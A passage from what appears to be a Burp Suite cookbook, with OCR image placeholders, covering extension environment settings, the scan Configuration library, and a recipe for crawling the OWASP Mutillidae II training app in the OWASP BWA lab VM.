In situations where PortSwigger requires additional logs from your system to troubleshoot, you can provide such logs from a custom location:




Figure 3.108 – Temporary files location

The User | Extensions tab

Under the **Extensions** tab, a tester has the following options:

- **Startup behavior**:

  As your experience in using Burp Suite grows, you will undoubtedly begin to add extensions to the product to scan for specific vulnerabilities. Some extensions can be extremely intrusive and noisy on the network. This setting allows you to control the behavior of extensions upon the initial startup of Burp. This behavior includes reloading and updating those extensions:




Figure 3.109 – Startup behavior

- **Java environment**:

  When using any extension written in Java, Burp Suite requires you to specify the JDK location on your local system:




Figure 3.110 – Java environment

- **Python environment**:

  When using any extension written in Python, Burp Suite requires you to specify the Jython (Java-to-Python translator) location on your local system:




Figure 3.111 – Python environment

- **Ruby environment**:

  When using any extension written in Ruby, Burp Suite requires you to specify the JRuby (Java-to-Ruby translator) location on your local system:




Figure 3.112 – Ruby environment

The Configuration library tab

When using the scanning capabilities of Burp Suite (Professional version), various types of scans can be performed. Out of the box, Burp Suite provides built-in scan types, but you may add custom ones as well. **Configuration library** is a centralized housing location for all of these scanning scripts:





Figure 3.113 – Configuration library

Crawling target sites

Crawling is a type of scan that's used to map out a web application. This mapping exercise is necessary to uncover links, folders, and files present within the target application. While running, Burp Suite will add found assets to **Target | Site map**.

Crawling should occur before scanning since testers wish to identify all possible paths and functionality before looking for vulnerabilities. There are built-in Burp Suite scripts specific to crawling available in **Configuration library**, as shown in the following screenshot:


Configuration library

The configuration library lets you manage different Burp configurations for particular tasks. There are various built-in configurations that are useful for co
and you can create your own configurations as required. Use these settings to manage your configurations.

Filter Built-in Custom Search...

Name	Functions	Built-in
Add all links to site map	Live passive crawling	✓
Add requested item to site map	Live passive crawling	✓
Audit checks - all except JavaScript analysis	Auditing	✓
Audit checks - all except time-based detection methods	Auditing	✓
Audit checks - critical issues only	Auditing	✓
Audit checks - extensions only	Auditing	✓
Audit checks - light active	Auditing	✓
Audit checks - medium active	Auditing	✓
Audit checks - passive	Auditing	✓
Audit coverage - maximum	Auditing	✓
Audit coverage - thorough	Auditing	✓
Crawl and Audit - Balanced	Crawling & Auditing	✓
Crawl and Audit - Deep	Crawling & Auditing	✓
Crawl and Audit - Fast	Crawling & Auditing	✓
Crawl and Audit - Lightweight	Crawling & Auditing	✓
Crawl limit - 10 minutes	Crawling	✓
Crawl limit - 30 minutes	Crawling	✓
Crawl limit - 60 minutes	Crawling	✓
Crawl strategy - faster	Crawling	✓
Crawl strategy - fastest	Crawling	✓
Crawl strategy - more complete	Crawling	✓
Crawl strategy - most complete	Crawling	✓

Figure 3.114 – Crawling scripts available in Configuration library

Getting ready

Using the OWASP Mutillidae II application found within the OWASP BWA VM, we will configure and use one of the built-in scripts to crawl through the application.

How to do it...

1. Ensure Burp Suite and the OWASP BWA VM are running and that you are either using Burp's browser or have FoxyProxy turned on in your Firefox browser.

2. From the OWASP BWA landing page, click the link to the **OWASP Mutillidae II** application:

Figure 3.115 – Link to the Mutillidae II application from the VM splash page

3. We need to set up our scope before running any scripts. Go to **Target** | **Site map**, highlight the `mutillidae` folder, right-click it, and select **Add to scope**:




Figure 3.116 – How to add the Mutillidae root application to the target scope

4. You will be presented with an option to stop sending out-of-scope items to Burp. For our purposes, we will click the **Yes** button:




Figure 3.117 – The Proxy history logging prompt

5. Optionally, you can clean up the **Site map** area so that it only shows in-scope items by clicking **Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders**:




Figure 3.118 – Filter on Target | Site map

6. After clicking **Filter: ….**, You will see a drop-down menu appear. From here, check the **Show only in-scope items** box. Now, click anywhere in Burp Suite outside of the drop-down menu to have the filter disappear again:




Figure 3.119 – Filter curtain drop-down menu

7. Now that our scope has been set, we can begin the process of crawling and auditing. Go to Burp Suite's **Target** tab and ensure you are resuming all traffic so that it flows into Burp. Look for the following message and, if displayed, click the **Resume** button. If you do not click the **Resume** button, **Site map** will not be populated with new assets found during crawling. If you do not see this message at all, don't worry about this feature:

Figure 3.120 – Resume task execution to see traffic

8. Go to Burp Suite's **Target** tab, right-click the `mutillidae` folder, and click **Scan**:




Figure 3.121 – Contextual menu to begin scan configurations from Target | Site map

9. A new pop-out menu will appear where you to configure the scan – or in this case, crawl. Select the **Crawl** radio button. The URL to scan should already be populated for you:




Figure 3.122 – Selecting Crawl in the Scan type section

10. Still within the pop-out menu, select **Scan configuration** from the left-hand side:




Figure 3.123 – Selecting Scan configuration

11. Click the **Select from library** button at the bottom; then, click the **Built-in** button inside the modal to display all scanning scripts included with Burp Suite Professional:




Figure 3.124 – How to select a built-in script from the library

12. Select one of the crawling scripts from the list provided. For our purposes, we will choose **Crawl limit – 10 minutes**:




Figure 3.125 – Selecting Crawl limit – 10 minutes from the list of crawling scripts

Click **OK** at the bottom of the **Scan configuration** pop-out menu:




Figure 3.126 – Clicking the OK button to close the dialog box

13. Still within the pop-out menu, select **Application login** from the left-hand side. This feature allows you to give credentials to the crawler when a login HTML form is encountered. Click **New** and add a username of `admin` and a password of `admin`. Click **OK** when you're done:




Figure 3.127 – To add authentication, scroll to the Application login section and add credentials

14. Still within the pop-out menu, select **Resource pool** from the left-hand side. This feature allows you to configure a different pool size for the number of concurrent requests. For our purposes, we will use the default resource pool provided. Click **OK** to close the pop-out menu and begin the crawl:




Figure 3.128 – Use the default resource pool if resources are sufficient

15. Go to the **Dashboard** tab to see the progress of our crawling script. An estimate of the time required to complete the script to be displayed:




Figure 3.129 – Upon script execution, the Dashboard tab will show the running script and its estimated time

16. Return to **Target** | **Site map**; notice that additional assets now appear under the `mutillidae` folder.
17. If you wish to stop the crawler before the 10 minutes are up, click the *pause* icon or delete the task by clicking the *trashcan* icon. Make sure the crawling script is not running before you move on to the next recipe:

